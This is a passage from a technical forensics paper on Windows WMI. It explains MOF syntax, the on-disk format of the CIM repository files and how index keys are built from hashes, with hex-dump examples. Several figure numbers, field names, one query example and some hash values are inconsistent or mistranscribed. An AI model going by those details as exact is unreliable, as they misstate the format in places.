



Figure 17 lists the concrete values fetched from the `Win32_LogicalDisk` class instance for the C: volume. Note that not all 40 properties are listed here; properties without an explicit value fall back on default values defined by the class.

Figure 17: Example of an instance



Properties	
"DeviceID	C:
Access	0
Caption	C:
Compressed	False
CreationClassName	Win32_LogicalDisk
Description	Local Fixed Disk
DriveType	3
FileSystem	NTFS
FreeSpace	35831390208
MaximumComponentLength	255
MediaType	12
Name	C:
Size	63898120192
SupportsDiskQuotas	False
SupportsFileBasedCompression	True
SystemCreationClassName	Win32_ComputerSystem
SystemName	DESKTOP-3E940GD
VolumeName	
VolumeSerialNumber	6AE9A218

Managed Object Format (MOF)

WMI uses the Managed Object Format (MOF) as the language used to describe CIM classes. A MOF file is a text file containing statements that specify things like the names of things that can be queried, the types of fields in complex classes, and permissions associated with groups of objects. The structure of the language is similar to Java, restricted to declarations of Java interfaces. System administrators can use MOF files to extend the CIM supported by WMI, and the mofcomp.exe tool to insert data formatted in MOF files into the CIM repository. A WMI provider is usually defined by providing the MOF file, which defines the data and event classes, and the COM DLL file which will supply the data.

The MOF is an object-oriented language that consists of:

- Namespaces
- Classes
- Properties
- Methods
- Qualifiers
- Instances
- References
- Comments

All of the entities covered in thesection “Common Information Model (CIM)” can be described using the MOF language. The following sections show how to use the MOF language to describe CIM entities.

Namespaces in MOF

To declare a CIM namespace in MOF, use the `#pragma namespace (\\computername\path)` directive. Typically this statement is found at the very start of a file, and applies to the remainder of statements within the same file.

The MOF language allows for creating new namespaces by declaring the parent namespace and defining new instances of the `__namespaceclass`. For example, we can create the `\\.\ROOT\default\NewNS` namespace using the MOF file listed in Figure 18.

Figure 18:
Creating a namespace in MOF

```
#pragma namespace("\\\\.\\ROOT\\default")

instance of __namespace
{
        Name = "NewNS";
};
```

Class definition in MOF

To declare a class in MOF, first define the current namespace, and then use the class keyword. Provide the new class name, and the class from which it inherits. Most classes have a parent class, and developers of new WMI classes should find an appropriate class from which to inherit. Next, describe the properties and methods supported by the new class. Attach qualifiers to classes, properties, and methods when there is additional metadata associated with an entity, such as intended usage or interpretation of an enumeration. The dynamic modifier is used to indicate that the instances of the class are dynamically created by a provider. The abstract class qualifier indicates that no instance of the class can be created. The `read` property qualifier indicates that the value is read-only.

MOF supports most common datatypes used by programmers, including strings, number types (`uint8, sint8, uint16, sint16`, etc.), dates (`datetime`), and arrays of other datatypes.

Figure 19 lists the structure of a class definition statement in MOF, while Figure 20 lists an example MOF file that defines two new classes: ExistingClass and NewClass. Both classes can be found in the `\\.\ROOT\default` namespace. The `ExistingClass` class has two properties: Name and Description. The Name property has the `Key` qualifier that indicates it should be used to uniquely identify instances of the class. The `NewClass` class has four explicit properties: `Name, Buffer, Modified, and NewRef. NewClass` also inherits the `Description` property from its base class `ExistingClass. NewClass` is marked with the dynamic qualifier, which indicates that the associated WMI provider creates instances of this class on-demand. NewClass has one method named FirstMethod that accepts one 32-bit unsigned integer parameter, and returns a single unsigned 8-bit unsigned integer value.

Figure 19:
MOF class definition structure

```
[class_qualifiers]
class class_name : base_class {
  [property_qualifiers] property_1,
    ...
  [property_qualifiers] property_n,
reference_1,
    ...
reference_n
};
```

Figure 20:
Creating a class definition in MOF

```
#pragma namespace("\\\\.\\ROOT\\default")

class ExistingClass {
       [key]  string        Name;
              string        Description;
};

[dynamic]
class NewClass : ExistingClass
{
[key]         string      Name;
                       uint8[]    Buffer;
                       datetime   Modified;

       [Implemented] uint8 FirstMethod([in, id(0)] uint32
inParam);
};
```

Instances in MOF

To define an instance of a class in MOF, use the instance of keyword followed by the class name and a list of name-value pairs used to populate the concrete property values. Figure 21 lists a MOF file that creates a new instance of the `\\.\ROOT\default\ExistingClass` class, and provides the concrete values SomeName and SomeDescription to the Name and Description properties, respectively. The remaining fields will be populated with a default nil value.

Figure 21:
Creating a class instance in MOF

```
#pragma namespace("\\\\.\\ROOT\\default")

instance of ExistingClass {
       Name           = "SomeName";
       Description = "SomeDescription";
};
```

References in MOF

CIM class properties may refer to existing instances of other classes by instance object path. This is called a reference. To define a reference to a class instance in MOF, use the ref keyword as part of a property's data type. For example, Figure 22 lists a MOF statement that declares a class reference named `NewRef` that points to an instance of the `ExistingClass` class.

Figure 22:
Declaring an instance reference in MOF

```
ExistingClass      ref    NewRef;
```

To set a reference property, set the value of the property to the instance object path that identifies the existing class instance. For example, Figure 23 lists a MOF statement that sets the `NewRef` property to the `ExistingClass` instance with `Name` equal to `SomeName`.

Figure 23:
Setting an instance reference in MOF

```
NewRef="\\\\.\\ROOT\default\ExistingClass.Name=\"SomeName\"";
```

Comments in MOF

The MOF format supports both single line and multi-line C style comments. Figure 24 lists a few MOF statements defining comments in a variety of styles.

Figure 24:
Commenting in MOF

```
// single line comment

/*  multi
 *  line
 */ comment

/*
another
multi
line
comment
*/
```

MOF Auto Recovery

The WMI CIM repository implements transactional insertions of MOF files to ensure the database does not become corrupt. If the system crashes or stops during insertion, the MOF file can be registered to automatically re-try in the future. To enable this feature, use the `#pragma autorecover` statement at the top of a MOF file. Under the hood, the WMI service adds the full path of the MOF file to the list of autorecover MOF files stored in the following registry key:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM\CIMOM\Autorecover MOFs`

CIM Repository

WMI uses the CIM repository to persist CIM entities. This allows system administrators to install new WMI providers once, and have those changes take effect across subsequent reboots. The CIM repository is an indexed database that provides efficient lookup of namespaces, class definitions, providers, and persistent class instances. The following sections describe the file format of the database and mechanisms for querying the CIM repository without the WMI service.

CIM repository files

The CIM Repository consists of up to six files located in a directory dictated by the value of the registry value:

- `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WBEM : Installation Directory`

We will refer to the Installation Directory value as `%WBEMPath%`. On Windows XP, the WMI service stores the CIM repository files in the directory `%WBEMPath%\Repository\FS`. On Windows Vista and beyond, the WMI service stores the files in the directory `%WBEMPath%\Repository`.

The following files make up the CIM repository:

- `objects.data`
- `index.btr`
- Up to three mapping files:
  - `mapping1.map`
  - `mapping2.map`
  - `mapping3.map`
- `mapping.ver` (prior to Windows Vista)

The mapping.ver file, if it exists, simply describes which mapping file is in use. Alternatively, a sequence number within each mapping file's header helps the WMI service to select the active mapping file.

The active mapping file defines how to map a logical data page number to a physical data page number within the `objects.data` and `index.btr` files. Without this file, it is impossible to correctly interpret data within `objects.data`.

The `index.btr` file contains a B-Tree index used to efficiently lookup CIM entities in the `objects.data` file. The keys in the index are ASCII strings that contain fixed length hashes of important data. This index database supports efficient insertion, deletion, key lookup, and match by key prefix.

The `objects.data` file contains the CIM entities in a binary format.

Summary of a query

Consider the WQL query `SELECT Description FROM \\.\ROOT\default\ExistingClass WHERE Name="SomeName"` that fetches the property named Modified (which has type `Datetime`) from an instance of the `ExistingClass` class named `SomeName`. The WMI service performs the following operations via the CIM repository to resolve the data:

1. Locate the `\\.\ROOT\default` namespace
   a. Build the index key
   b. Ensure namespace exists via index key lookup
2. Find the class definition for `ExistingClass`
   a. Build the index key
   b. Do index key lookup to get object location
   c. Get object data from `objects.data`
3. Enumerate class definitions of the ancestors of `ExistingClass`
   a. Parse object definition header
   b. Recursively lookup class definitions of parent classes (steps 1-3)
4. Build the class layout from the class definitions
5. Find the class instance object of `ExistingClass` with Name equal to `SomeName`
   a. Build the index key
   b. Do index key lookup to get object location
   c. Get object data from `objects.data`
6. Parse the class instance object using the class layout
7. Return the value from property `Description`

Within these operations, data is abstracted into five layers. They are the physical representation, the logical representation, the database index, the object formats, and the CIM hierarchy. The following sections explore these layers from bottom to top, and result in sufficient detail to build a comprehensive CIM repository parser.

Physical Representation

Two files contain the B-Tree database index and database contents: `index.btr` and `objects.data`. The contents of these files are page oriented, and both files use pages of size 0x2000 bytes. These files don't have a dedicated file header, although by convention some logical page numbers (discussed next) have special meanings.

Logical Representation
When CIM database structures point to objects within either the `index.btr` or `objects.data` file, the pointers it use contain a page number component. The page number is *not* the raw page found by sequentially seeking through the file by units of 0x2000 bytes. Instead, the CIM repository uses the mapping files to maintain a logical page address space. Pointers must be redirected through this lookup to resolve the physical page number containing an object.

At a high level, the mapping files contain arrays of integer, where the index into the array is the logical page number, and the integer value is the physical page number . To resolve the physical page number for logical page N, the database indexes `N` entries into the array, and reads the integer value of the physical page.

The mapping files probably exist to allow the CIM database to implement transactions. The database can write a pending object update to an unallocated physical page, and then atomically update the object pointer by changing the page mapping entry. If something goes wrong, the old mapping can easily be reverted, since the object data was not changed in place.

Mapping file structures
The CIM database has up to three mapping files, but only one is in use at a given time. The others exist for backup, transactions, or recovery. On systems prior to Windows Vista, the `mapping.ver` file contains a single unsigned 32-bit integer that indicates which mapping file is active. On Windows Vista and later systems, the CIM database inspects the file headers of the mapping files and compares their sequence numbers . The mapping file with the greatest sequence number is considered the active mapping.

Each mapping file has two sections: the first applies to the `objects.data` page address space, and the second applies to the `index.btr` page address space. Each section contains a header, the address space map, and an array of free pages. Signatures mark the beginning and end of each section, and allow the database to confirm the file's consistency.

Figure 25 lists the major binary structures of the mapping files. Figure 26 and Figure 27 show how the `MappingHeader` structure parses binary data on Windows XP and Windows Vista.

Figure 25: Mapping file structures

```
struct MappingFile {
    struct MappingStection objectsDataMapping;
    struct MappingStection indexBtrMapping;
uint32_t status;
};

struct MappingSection {
    uint32_t startSignature;  // equal to 0xABCD
    struct   MappingHeader header;
    struct   MappingEntryentries[header.mappingEntriesCount];
    uint32_t freePagesCount;
    struct   MappingFreePageEntry freePages[freePagesCount];
    uint32_t endSignature;    // equal to 0xDCBA
};

struct XPMappingHeader {
    uint32_t sequenceNumber;
    uint32_t physicalPagesCount;
    uint32_t mappingEntriesCount;
};

struct VistaMappingHeader {
    uint32_t sequenceNumber;
uint32_t firstID;
    uint32_t secondID;
    uint32_t physicalPagesCount;
    uint32_t mappingEntriesCount;
};
```

Figure 26: Mapping header example on Windows XP

```
startSignature              : 4 bytes
Revision             : 4 bytes
PhysicalPagesCount   : 4 bytes
MapppingEntriesCount : 4 bytes

00000000 CD AB 00 00 84 CC 1A 00B8 0D 00 00 7F 0D 00 00 Í«..
„Ì.¸.......
00000010 3F 0A 00 00 08 00 00 00 00 00 00 00 04 00 00 00
?.............
00000020 05 00 00 00 79 0A 00 00 BB 0A 00 00 07 00 00 00
...y...».......
```

In Figure 26, the value of the `XPMappingEntry` at index `0x0` is `0xA3F`which means the logical page number 0 maps to the physical page number `0xA3F` in `objects.data`.

The value of the `XPMappingEntry` at index `0x1` is `0x8` which means the logical page number 1 maps to the physical page number `0x8` in the same file.

Figure 27:
Mapping header example on Windows Vista

```
startSignature              : 4 bytes
Revision             : 4 bytes
  FirstID                   : 4 bytes
  SecondID                  : 4 bytes
PhysicalPagesCount   : 4 bytes
MapppingEntriesCount : 4 bytes

00000000 CD AB 00 00 21 8B 00 00 B3 01 00 00 B2 01 00 00
....!...........
00000010 6C 07 00 00 A7 06 00 00 2F 05 00 00 E7 40 C2 20
l......./....@.
00000020 27 00 00 00 00 00 00 00 B3 01 00 00 9D 00 00 00
'...............
```

While the `XPMappingEntry` structure under Windows XP was simply a single 32-bit unsigned integer, the mapping entries on subsequent operating systems are 24-byte structures. The first 32-bit unsigned integer in each structure is the physical page number mapping. In Figure 40, the value of the `VistaMappingEntry` at index `0x0` (offset 0x18) is `0x52F` which means the logical page number 0 maps to the physical page number `0x52F` in `objects.data`.

Also on Windows Vista and beyond, an integrity check of the `objects.data` file is performed at the page level; thus, the mapping record contains a CRC32 for the physical page specified by `PhysicalPageNumber` in the same record. The CIM database can use this checksum to ensure the consistence of the data store and detect corruption.

The free page array tracks the physical pages that the CIM database considers unallocated. Each entry is a single 32-bit unsigned integer corresponding a free physical page number. Figure 28 shows an example free page array in a mapping file. The 32-bit unsigned integer at offset 0x3604 indicates that there are 0x43 entries in the array, and 0x43 32-bit unsigned integers follow this field. The signature at offset 0x371c is the end signature that can be used to confirm the file's consistency.

Figure 28:
Free page array example

```
Free page array size : 4 bytes
  Free page array entries   : 4 byte entries
endSignature                : 4 bytes

00003600 61 0C 00 00 65 0C 00 00 72 0C 00 00 43 00 00 00 a...e...r...C...
00003610 B7 0D 00 00 B6 0D 00 00 B5 0D 00 00 AC 0D 00 00 •...¶...µ...¬...
00003620 84 0D 00 00 87 0D 00 00 6F 0D 00 00 8E 0D 00 00 „...‡...o...Ž...
00003630 98 0D 00 00 73 0D 00 00 85 0D 00 00 88 0D 00 00 ˜...s...…...ˆ...
00003640 90 0D 00 00 7D 0D 00 00 B3 0D 00 00 97 0D 00 00  ...}...³...—...
00003650 91 0D 00 00 8A 0D 00 00 86 0D 00 00 95 0D 00 00 ‘...Š...†...•...
00003660 9A 0D 00 00 6D 0D 00 00 71 0D 00 00 92 0D 00 00 š...m...q...’...
00003670 63 0D 00 00 26 0D 00 00 A7 0D 00 00 E8 0C 00 00 c...&...§...è...
00003680 1A 0D 00 00 29 0D 00 00 DA 0C 00 00 DC 0C 00 00 ....)...Ú...Ü...
00003690 1C 0D 00 00 F2 0C 00 00 23 0D 00 00 2A 0D 00 00 ....ò...#...*...
000036A0 27 0D 00 00 28 0D 00 00 57 0D 00 00 EC 0C 00 00 '...(...W...ì...
000036B0 33 0D 00 00 75 0D 00 00 62 0D 00 00 9E 0D 00 00 3...u...b...ž...
000036C0 6C 0D 00 00 60 0D 00 00 2E 0D 00 00 5F 0D 00 00 l...`......._...
000036D0 36 0D 00 00 14 0D 00 00 CA 0C 00 00 C6 0C 00 00 6.......Ê...Æ...
000036E0 D1 0C 00 00 EA 0C 00 00 AF 0C 00 00 9A 0C 00 00 Ñ...ê...¯...š...
000036F0 C0 0C 00 00 BF 0C 00 00 20 0C 00 00 12 0C 00 00 À...¿... .......
00003700 53 0C 00 00 4F 0C 00 00 F8 0B 00 00 BB 0B 00 00 S...O...ø...»...
00003710 77 0B 00 00 11 0C 00 00 D0 0A 00 00 BA DC 00 00 w.......Ð...ºÜ..
```

Next, the Start Signature, Header, Mapping data array, the size of Free Pages array, the Free Pages array and the End Signature for the `index.btr` are stored; they have the same structure as their matching counterparts in `objects.data`.

The next 4-byte value represents the mapping file status:

- 1 – clean state
- 0 – dirty state

Database Index

The CIM repository stores a B-tree index in the `index.btr` file that it uses to efficiently locate objects in the `objects.data` file. As noted in the Physical Representation section, the `index.btr` file is page oriented, and each page is 0x2000 bytes long. Each node in the B-tree is stored in its own single page, and links to child nodes are simply logical page numbers. Keys used to query the index are variable length ASCII strings, although the CIM repository uses only ASCII characters to construct the keys. The keys are broken into substrings and stored in chunks within B-tree nodes, which allows similar keys to share substrings on disk.

During empirical testing, nodes with dissimilar keys, such as root nodes, exhibited a branching factor of around 40. Nodes with similar keys showed branching factors approximately two times greater. This is probably because the database saves node space by sharing key substrings, enabling more entries per node when the keys are similar. The maximum depth of the B-tree was three for CIM databases with default WMI providers installed.

An unusual feature of this B-tree implementation is that keys do not map to distinct values. That is, this data structure cannot be used like a Java HashMap. Rather, the CIM database uses the B-tree as an indexed, sorted list. Pointers to data in the `objects.data` file are encoded using a simple format and stored at the end of a key string. The CIM repository uses this feature to implement key prefix matching, which is heavily used to locate classes and instances. For example, keys look something like `NS_1/CD_2.111.222.333`, where `NS_1` represents some namespace, and `CD_2` represents some class definition structure, and `111.222.333` is a pointer into `objects.data`. This allows the CIM database to easily enumerate all class definitions under `NS_1` by performing the key prefix match on `NS_1/CD_*`, and locate all instances of the `CD_2` class by performing the key prefix match on `NS_1/CD_2*`.

The CIM database supports the following operations with sub-linear time complexity:

- Key Insertion
- Key Existence
- Key Fetch
- Key Prefix Match

Index key construction

When the CIM database needs to fetch an object from the `objects.data` file, it uses the index to quickly locate its offset. The index operates on UTF-16LE string keys, and the CIM database assigns each object a string key to identify it. The keys are generated by concatenating path components that describe the type of the derivation of the object , using the \character as a separator. The path schema allows the CIM database to describe the hierarchical nature of the model. For example, a namespace may have a parent namespace, a class may inherit from a base class, and classes and instances reside in a namespace.

The CIM database builds path components using a hashing algorithm and are prepended with a prefix that describes the type of the path component. For example, the prefix `NS_` denotes a namespace, and the prefix `CD_` denotes a class definition. Table 1 lists the path component prefixes with their associated type.

When the CIM database needs to fetch an object from the `objects.data` file, it uses the index to quickly locate its offset.

Table 1:
Path component prefixes

Path component prefix	Path component type
NS_	Namespace
CD_	Class definition
CI_	Class instance
C_	Class
KI_	Class instance containing the key
CR_	Class reference/Class relationship
IL_	Instance location – used with CI
I_	Instance location – used with KI
IR_	Instance Referenced
R_	Reference

When the CIM databases constructs a key path component, it uses the algorithm expressed in pseudocode in Figure 29. The input is first normalized to upper case, then a hashing algorithm is applied. The hash produces a fixed-width, hex-encoded string that is concatenated with the prefix, yielding a path component with a fixed upper limit on its length. The hash function used on Windows XP and older systems is MD5, while subsequent systems use SHA256.

Figure 29:
Key path component construction algorithm

```
def construct_path_component(prefix, input)
    k = upper_case(input)
    k = HASH(k)  # MD5 on Windows XP, SHA256 on Windows Vista
    k = to_hex_string(k)
    return prefix + K
```

For example, when a client fetches the list of properties from the class definition of `\\.\ROOT\default\ExistingClass`, the CIM database must resolve the class definition object from the `objects.data` file. It locates the offset into the `objects.data` file using the `index.btr` index. It constructs the search key from the path to the class definition. First, the CIM database constructs a key path component for the namespace `\\.\ROOT\default`. On a Windows XP system, this results in the key path component `NS_2F830D7E9DBEAE88EED79A5D5FBD63C0`. Under Windows 7, this results in `NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4`, because the SHA256 algorithm is used instead of MD5. Next, the CIM database constructs the key path component for the name of the class, `ExistingClass`. This results in the path components `CD_D39A5F4E2DE512EE18D8433701250312` and `CD_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26` for Windows XP and Windows 7 systems, respectively. Finally, the CIM database combines the key path components using the \character as a separator. Figure 30 lists the result of the key construction algorithm. The CIM database then performs a lookup in the index using this key to locate the class definition object in `objects.data`.

The following sections walk through commonly used key schemas used to access namespaces, class definitions, class instances, and other objects.

Figure 43:
Example index key construction

```
key =construct_path_component("NS_", "ROOT\default") + "\" +
      construct_path_component("CD_", "ExistingClass")

Windows XP:
NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\
CD_D39A5F4E2DE512EE18D8433701250312

Windows 10:
NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\
CD_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26
```

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Namespace key construction

The index key path component for a namespace is generated by the `construct_path_component`function with `NS_` as the prefix and the namespace full path from `ROOT` as the `input`. Table 2 lists an example of namespace key construction for both a Windows XP system and a Windows Vista system.

Table 2:
Example namespace key construction

MOF object statement	`#pragma namespace("\\\\.\\root\\default")`
Symbolic Key	`construct_path_component(“NS_”, “ROOT\default”)`
Result (XP)	`NS_2F830D7E9DBEAE88EED79A5D5FBD63C0`
Result (Vista)	`NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4`

Namespace instance key construction

The CIM repository fetches namespace instance objects when it needs to check metadata about the namespace. For instance, it will fetch this object when checking a client’s permission to access other entities . The CIM repository constructs the namespace instance’s index key with multiple calls to the `construct_path_component` function. The three path components represent the parent namespace name, the `__namespace` class name, and the namespace instance name. Table 3 lists an example of namespace instance key construction for both a Windows XP system and a Windows Vista system.

Table 3:
Example namespace instance key construction

MOF object statement	#pragma namespace("\\\\.\\root\\default")
	instance of __namespace
	{
	    Name = "NewNS";
	};

Symbolic Key	construct_path_component("NS_", "ROOT\default")\ construct_path_component("CI_", "__namespace")\ construct_path_component("IL_", "NewNS")
Result (XP)	NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\ CI_E5844D1645B0B6E6F2AF610EB14BFC34\ IL_14E9C7A5B6D57E033A5C9BE1307127DC
Result (Vista)	NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF 342C0F93E02A0590BFC4\ CI_64659AB9F8F1C4B568DB6438BAE11B26EE8F93CB5F819 5E21E8C383D6C44CC41\ IL_51F0FABFA6DDA264F5599F120F7499957E52B4C4E562B 9286B394CA95EF5B82F

Note that the CIM database can efficiently query the children namespaces of a given namespace by leaving the IL_ hash field blank and doing a key prefix match in the index. Table 4 lists an example of the namespace children key construction for both a Windows XP system and a Windows Vista system.

Table 4:
Example namespace children key construction

Logical query	What are the child namespaces under the namespace \\ROOT\default\?
Symbolic Key	construct_path_component("NS_", "ROOT\default")\ construct_path_component("CI_", "__namespace")\ IL_
Result (XP)	NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\ CI_E5844D1645B0B6E6F2AF610EB14BFC34\ IL_
Result (Vista)	NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF34 2C0F93E02A0590BFC4\ CI_64659AB9F8F1C4B568DB6438BAE11B26EE8F93CB5F8195 E21E8C383D6C44CC41\ IL_

Class definition key construction

The CIM repository fetches class definition objects when it needs to fetch a class's schema. For instance, it will fetch the class definition when it needs to parse a class instance's values from a serialized format. The CIM repository constructs the class definition's index key with multiple calls to the `construct_path_component` function. The two path components represent the parent namespace name and the class definition name. Table 5 lists an example of class key construction for both a Windows XP system and a Windows Vista system.

Table 5: Example class definition key construction

MOF object statement	`#pragma namespace("\\\\.\\root\\default")`
	
	`class ExistingClass {`
	`      [key] string Name;`
	`            String Description;`
	`};`

Symbolic Key	`construct_path_component("NS_", "ROOT\default")\` `construct_path_component("CD_", "ExistingClass")`
Result (XP)	`NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\` `CD_D39A5F4E2DE512EE18D843370125031`

Result (Vista)	`NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342`
	`C0F93E02A0590BFC4\`
	`CD_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6`
	`599CED06DC300DE26`

Note that the CIM database can efficiently query the classes that exist within a given namespace by leaving the CD_ hash field blank and doing a key prefix match in the index. Table 6 lists an example of the namespace children class key construction for both a Windows XP system and a Windows Vista system.

The CIM repository fetches class definition objects when it needs to fetch a class's schema.

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FireEye, Inc.

Table 6:
Example namespace children class key construction

Logical query	`What are the child classes under the namespace \\ROOT\default\?`
Symbolic Key	`construct_path_component("NS_", "ROOT\default")\CD_`
Result (XP)	`NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\CD_`
Result (Vista)	`NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\CD_`

Class definition inheritance key construction

The CIM repository constructs the index key that describe the inheritance relationship between classes with multiple calls to the `construct_path_component` function. The three path components represent the parent namespace name, the parent class name and the class name. Table 7 lists an example of class definition inheritance key construction for both a Windows XP system and a Windows Vista system.

Table 7:
Example of class definition inheritance key construction

MOF object statement	#pragma namespace("\\\\.\\root\\default")
	
	class ExistingClass {
	};
	class NewClass : ExistingClass {
	};

Symbolic Key	`construct_path_component("NS_", "ROOT\default")\`
	`construct_path_component("CD_", "ExistingClass")\`
	`construct_path_component("C_", "NewClass")`

Result (XP)	`NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\`
	`CR_D39A5F4E2DE512EE18D8433701250312\`
	`C_F41D9A5D9BBFA490715555455625D0A1`

Result (Vista)	`NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\`
	`CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\`
	`C_DAA3B7E4B990F470B8CBC2B10205ECE0532A3DA8C499EEA4359166315DD5F7B5`

The CIM repository can compute the descendants of a class using the index. It may use this query to check the database's consistency when it deletes a potential parent class. Note that the CIM database can efficiently query the classes that inherit from the same base class by leaving the C_ hash field blank and doing a key prefix match in the index. Table 8 list and example of a query to find the classes that descend from `ExistingClass`:

Table 8: Example class definition inheritance key construction

Logical query	What classes descend from `\\ROOT\default\ExistingClass?`

Symbolic Key	`construct_path_component("NS_", "ROOT\default")\`
	`construct_path_component("CR_", "ExistingClass")\`
	`C_`

Result (XP)	`construct_path_component("NS_", "ROOT\default")\`
	`construct_path_component("CR_", "ExistingClass")\`
	`C_`

Result (Vista)	`NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\`
	`CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\`
	`C_`

Class definition reference key construction

The CIM repository maintains a set of all other classes that reference a given class using the index. It may use this query to check the database's consistency when it deletes a class definition that may be referenced by different class definitions. The CIM repository constructs the index key with multiple calls to the `construct_path_component` function. The three path components represent the parent namespace name, the referenced class name and the defined class name. Table 9 lists an example of class definition reference key construction for both a Windows XP system and a Windows Vista system.

Table 9: Example class definition reference key construction

MOF object statement	`#pragma namespace("\\\\.\\root\\default")`
	`class ExistingClass {`
	`};`
	`Class NewClassWithRef {`
	`  ExistingClass ref R;`
	`}`

Symbolic Key	`construct_path_component("NS_", "ROOT\default")\`
	`construct_path_component("CD_", "ExistingClass")\`
	`construct_path_component("R_", "NewClassWithRef")`

Result (XP)	`NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\`
	`CR_D39A5F4E2DE512EE18D843370125031\`
	`R_2110320CFD20D5CFF0AD7AA79F09086D`

Result (Vista)	`NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\`
	`CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\`
	`R_6CFB7A6F161D3C0CC1AA59322DF89424E8E276153E17EF357B344567A52736F4`

Note that the CIM database can efficiently query the classes that reference a certain class by leaving the R_ hash field blank and doing a key prefix match in the index. Table 10 list and example of a query to find the classes that reference `ExistingClass`:

Table 10: Example partial definition reference key construction

Logical query	What classes reference \\ROOT\default\ExistingClass?

Symbolic Key	`construct_path_component("NS_", "ROOT\default")\`
	`construct_path_component("CR_", "ExistingClass")\`
	`R_`

Result (XP)	`NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\`
	`CR_D39A5F4E2DE512EE18D8433701250312\`
	`R_`

Result (Vista)	`NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\`
	`CR_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\`
	`R_`

Class instance key construction

The CIM repository fetches class instance objects when it needs to retrieve concrete values for an instance. The CIM repository constructs the class instance's index key with multiple calls to the `construct_path_component` function. The three path components represent the parent namespace name, the class name and the instance key property values. Table 11 lists an example of class instance key construction for both a Windows XP system and a Windows Vista system.

Table 11: Example class instance key construction

MOF object statement	`#pragma namespace("\\\\.\\root\\default")`
	
	`instance of ExistingClass {`
	`    Name        = "ExisitingClassName";`
	`    Description = "ExisitingClassDescription";`
	`};`

Symbolic Key	`construct_path_component("NS_", "ROOT\default")\`
	`construct_path_component("CI_", "ExistingClass")\`
	`construct_path_component("IL_", "ExisitingClassName")`

Result (XP)	`NS_2F830D7E9DBEAE88EED79A5D5FBD63C0\`
	`CI_D39A5F4E2DE512EE18D8433701250312\`
	`IL_AF59EEC6AE0FAC04E5E5014F90A91C7F`

Result (Vista)	`NS_892F8DB69C4EDFBC68165C91087B7A08323F6CE5B5EF342C0F93E02A0590BFC4\`
	`CI_DD0C18C95BB8322AF94B77C4B9795BE138A3BC690965DD6599CED06DC300DE26\`
	`IL_B4A9A2529F8293B91E39235B3589B384036C37E3EB7302E205D97CFBEA4E8F86`

Note that the CIM database can efficiently query the instances of a class by leaving the `IL_` hash field blank and doing a key prefix match in the index. Table 12 lists an example of the class instance set key construction for both a Windows XP system and a Windows Vista system.

Table 12: Example class instance set key construction

Logical query	What are the child namespace instances under the namespace `\\ROOT\default\?`
Symbolic Key	`construct_path_component(“NS_”, “ROOT\default”)\` `construct_path_component(“CI_”, “__namespace”)\` `IL_`
